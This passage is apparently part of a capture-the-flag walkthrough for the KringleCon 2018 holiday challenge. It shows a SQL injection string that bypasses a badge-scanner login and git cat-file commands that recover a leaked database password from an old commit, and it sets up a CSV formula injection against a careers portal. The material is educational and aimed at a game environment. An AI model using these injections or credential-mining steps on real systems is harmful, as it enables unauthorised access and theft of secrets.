HAVE AN ERROR IN YOUR SQL SYNTAX; CHECK THE MANUAL THAT CORRESPONDS TO YOUR
MARIADB SERVER VERSION FOR THE RIGHT SYNTAX TO USE NEAR "OR 1" LIMIT 1' AT LINE 1")
```

With that error message we realize that the QR code is used as the *UID* and we managed to break the syntax with an unclosed quote. By using the *OWASP Auth Bypass* method and a *SQL validator*, we can create our injection that will satisfy the conditions and not cause an error. *Note: Make sure to have an "AUTHORIZED" AND "ENABLED" user*


```
SELECT
  FIRST_NAME,
  LAST_NAME,
  ENABLED
FROM
  EMPLOYEES
WHERE
  AUTHORIZED = 1
  AND UID = ' or 1-- -'
  or 1
  AND ENABLED = 1
  AND '1"or 1 or"'
LIMIT
```

Enter text to share here

or 1-- -' or 1 AND ENABLED = 1 AND '1"or 1 or"



```
USER ACCESS GRANTED - CONTROL NUMBER 19880715
```

Answer to Objective: *19880715*

New [Achievement] Unlocked: Badge Manipulation!

Click here to see this item in your badge.

Hans has started monologuing again. Please visit him in Santa's lobby for a status update.

New [Narrative] Unlocked: !
Click here to see this item in your badge.

Note: See Appendix A for full Narrative

So, you've figured out my plan – it's not about freeing those prisoners.

The toy soldiers and I are here to steal the contents of Santa's vault!

You think that after all my posturing, all my little speeches, that I'm nothing but a common thief.

But, I tell you – I am an exceptional thief.

And since I've moved up to kidnapping all of you, you should be more polite!

New [Achievement] Unlocked: Santa's Secret Room!
Click here to see this item in your badge.


AlternaTip: (Avoid Scan-O-Matic)

Check out Appendix D to use the ventilation diagram to get inside Santa's Secret Room.


Objective 7. HR Incident Response


Difficulty: ★★★★☆

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document C:\candidate_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K"? ***For hints on achieving this objective, please visit Sparkle Redberry and help her with the* Dev Ops Fail *Cranberry Pi terminal challenge*.**




The careers page of KringleCon has a unique way of uploading an applicant's work history. Maybe ***Sparkle Redberry*** was part of the development team and can give us an insight on how to view the candidate_evaluation.docx. Go back to the ***KringleCon*** speaker area and head to the corner landing past ***"Track 1"*** to find Sparkle Redberry.


Ugh, can you believe that Elf Resources is poking around? Something about sensitive info in my git repo.
I mean, I may have uploaded something sensitive earlier, but it's no big deal. I overwrote it!


New [Hint] Unlocked: Finding Passwords in Git!
New [Hint] Unlocked: Git Cheat Sheet!
Click here to see this item in your badge.


Cranberry Pi Challenge – Dev Ops Fail



```
                                    .0.
                                .:llOXKllc.
                                  .OXXXK,
                                  '0l'cOc
                                  ..';'..
                               .';::::::'.
                            .'::::::::::::;,.
                         .'::loc::::::::::::;,.
                      .'::::oMMNc:::::::::::::::;,.
                    .,;;,,,,:dxl::::::,,,:::;,,,,,,,.
                    .,'    ..;::::::::::;;;::::;,.
                      .';:::::::::::::::::::::::dOxc,.
                   .';:::::::::okd::::::::::cXMWd:::,.
                .';:::::::::::cNMMo:::::::::::lc:::::::;,.
             .'::::::::::::::::col:::::::::::;;::::::::::::;,.
                   .;:::;,,,:::::::::::::::::;,,,,::::'.
                .':::::;;;::::::::::::dko::::;;::::::::;.
             .,:::::::::::::::::::::lWMWc:::::::::::::::::;.
           ..:00:...;::::loc:::::::::coc:::::::::::'.;;....
             :NNl.,:::::xMMX:::::::::::::::::::::::::::;,,.
               .,::::::::cxxl:::;,,,::::::::::::::::::::::;.
           .,::::::c::::::::::::;;;:::::::;;:::::kNXd::::::;.
        .,::::::::cKMNo:::::::::::::::::::;,,,;::::xKKo:::::::::;.
     .''''',:::::x0Oc:::::::::o0Oo::::::::::::::::::::::;''''''.
           .,::::::::::::::::::::kWWk::::::::::::::ldl:::::;'.
        .,::;,,::::::::::::::::::::::::::::::::lMMMl:::::::;'.
     .,::::;,,:::::::::::::::::::::::::::::::::::ldl::::::::::::'.
  .,:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::'.
                              ..;;;;;;;;'.
                            .';;;;;;;;;;;;'.
                          .';;;;;;;;;;;;;;;;;;'.
                          ........................



Coalbox again, and I've got one more ask.
Sparkle Q. Redberry has fumbled a task.
Git pull and merging, she did all the day;
With all this gitting, some creds got away.

Urging - I scolded, "Don't put creds in git!"
She said, "Don't worry - you're having a fit.
If I did drop them then surely I could,
Upload some new code done up as one should."

Though I would like to believe this here elf,
I'm worried we've put some creds on a shelf.
Any who's curious might find our "oops,"
Please find it fast before some other snoops!

Find Sparkle's password, then run the runtoanswer tool.
elf@0d15aa663387:~$
```


Tangle Coalbox is on a roll and this time he is investigating *Sparkle Redberry* for uploading sensitive information in Git. Sparkle is almost certain the she has overwritten the files and poses no threat. However, publicly exposed .git can be a target to gain access to your sourcecode. (13)

We know that Sparkle is using Git for a certain project called *kcconfmgmt*. Time to look for a *.git* and then enumerate the commit logs of the project.




```
elf@bbbeac99e35e:~$ ls -la
total 5832
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:30 .
drwxr-xr-x 1 root root    4096 Dec 14 16:30 ..
-rw-r--r-- 1 elf  elf      220 May 15  2017 .bash_logout
-rw-r--r-- 1 elf  elf     1836 Dec 14 16:13 .bashrc
-rw-r--r-- 1 elf  elf      675 May 15  2017 .profile
drwxr-xr-x 1 elf  elf     4096 Nov 14 09:48 kcconfmgmt
-rwxr-xr-x 1 elf  elf  5944352 Dec 14 16:13 runtoanswer
elf@bbbeac99e35e:~$ ls -la kcconfmgmt/
total 72
drwxr-xr-x 1 elf elf  4096 Nov 14 09:48 .
drwxr-xr-x 1 elf elf  4096 Dec 14 16:30 ..
drwxr-xr-x 1 elf elf  4096 Nov 14 09:48 .git
-rw-r--r-- 1 elf elf    66 Nov  1 15:30 README.md
-rw-r--r-- 1 elf elf  1074 Nov  3 20:28 app.js
-rw-r--r-- 1 elf elf 31003 Nov 14 09:46 package-lock.json
-rw-r--r-- 1 elf elf   537 Nov 14 09:48 package.json
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 public
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 routes
drwxr-xr-x 1 elf elf  4096 Nov 14 09:47 server
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 views
elf@bbbeac99e35e:~$
```

Checking the logs…



```
elf@c86df084b1c5:~/kcconfmgmt$ git log
```


We find an interesting entry around the 8th of November.



```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings in conf
ig.js.def need to be updated before use

commit b2376f4a93ca1889ba7d947c2d14be9a5d138802
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 13:25:32 2018 -0500

    Add passport module

commit d99d465d5b9711d51d7b455584af2b417688c267
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Wed Nov 7 16:57:41 2018 -0500

    Correct typos, runs now! Change port for MongoDB connection
```


From the logs we see that commit *60a2ffea7520ee980a5fc60177ff4d0633f2516b* indicates that Sparkle removed the username/password on the *config.js* file as per Tangle's request. This would mean that the commit prior to that would have an unaltered version of the file.

Using commit *b2376f4a93ca1889ba7d947c2d14be9a5d138802*, we can investigate further and look at the state of *config.js* during that time with the help of *"git cat-file"*.



```
elf@316f0a9998ee:~/kcconfmgmt$ git cat-file -p b2376f4a93ca1889ba7d947c2d14be9a5d138802
tree 36bd8a6376d0d902f8f02fe03ba83a271f7138ae
parent d99d465d5b9711d51d7b455584af2b417688c267
author Sparkle Redberry <sredberry@kringlecon.com> 1541701532 -0500
committer Sparkle Redberry <sredberry@kringlecon.com> 1541701532 -0500

Add passport module
elf@316f0a9998ee:~/kcconfmgmt$ git cat-file -p 36bd8a6376d0d902f8f02fe03ba83a271f7138ae
100644 blob f964969401b16e0fdbad56a2c9f69127de4fc04e    README.md
100644 blob 62dff0d03aeddb3cfc3e10ded315193fcf00f4c4    app.js
100644 blob 8551bdff0ae2a50146c365be2b6d4d891d7b7b2a    package-lock.json
100644 blob 5ee63be099e43a3afddc89b482eefc1a6bb08f47    package.json
040000 tree c72223c273139400f0b4a11ce2cc16532d98c8f1    public
040000 tree bdaecabe4697a59770cc75bf819d0f9cb8b57304    routes
040000 tree b97dabde0f32cf6f779136299794b7c6242318af    server
040000 tree 7164fa6b47413c0457bee965792a09d4fb310b24    views
elf@316f0a9998ee:~/kcconfmgmt$ git cat-file -p b97dabde0f32cf6f779136299794b7c6242318af
040000 tree 594aae47ffbf4b28a7689930116633ffb14d16a7    config
040000 tree 57d98329de3f5489d68cdec47cf616d14052b84f    models
040000 tree 6cf1d4719c7cdf3e367f331cf61a177a8ef2e1e0    routes
040000 tree 7164fa6b47413c0457bee965792a09d4fb310b24    views
elf@316f0a9998ee:~/kcconfmgmt$ git cat-file -p 594aae47ffbf4b28a7689930116633ffb14d16a7
100644 blob 25be2690f66b9b9a0a26eaa22c12dd9f0a01bd8b    config.js
elf@316f0a9998ee:~/kcconfmgmt$ git cat-file -p 25be2690f66b9b9a0a26eaa22c12dd9f0a01bd8b
// Database URL
module.exports = {
    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
};
elf@316f0a9998ee:~/kcconfmgmt$
```


Knock, knock? *"twinkletwinkletwinkle"*




```
elf@b17c2b629499:~$ runtoanswer
Loading, please wait......



Enter Sparkle Redberry's password: twinkletwinkletwinkle


This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.

Congratulations!

elf@b17c2b629499:~$
```

New [Achievement] Unlocked: Dev Ops Fail!
Click here to see this item in your badge.


Ashamed that her password was still publicly exposed, Sparkle tries to get back at Tangle with another challenging scenario. The employee import system seems to be flawed. It accepts ***CSV files*** that could be vulnerable to a known ***Formula Injection*** exploit. (14)


New [Hint] Unlocked: OWASP on CSV Injection!
Click here to see this item in your badge.
New [Hint] Unlocked: CSV Injection Talk!
Click here to see this item in your badge.

Let us submit a test application to get more details.


Thank you for taking the time to upload your information to our elf resources shared workshop station! Our elf resources will review your CSV work history within the next few minutes to see if you qualify to join our elite team of InfoSec Elves. If you are accepted, you will be added to our secret list of potential new elf hires located in C:\candidate_evaluation.docx


Hmm… looks like our application will go to a file called ***candidate_evaluation.docx***. Maybe we can download a copy straight from the web browser.



404 Error!
Publicly accessible file served from:
C:\careerportal\resources\public\ not found......
Try:
https://careers.kringlecastle.com/public/'file name you are looking for'

A custom *404 Error*, this is promising. It tells us that publicly accessible files are served on *C:\careerporta\resources\public\* and can be downloaded by a publicly available URL *https://careers.kringlecastle.com/public*. Our target document is in the main directory *C:\*, we can therefore craft a CSV formula injection copying the docx file on to the public folder.

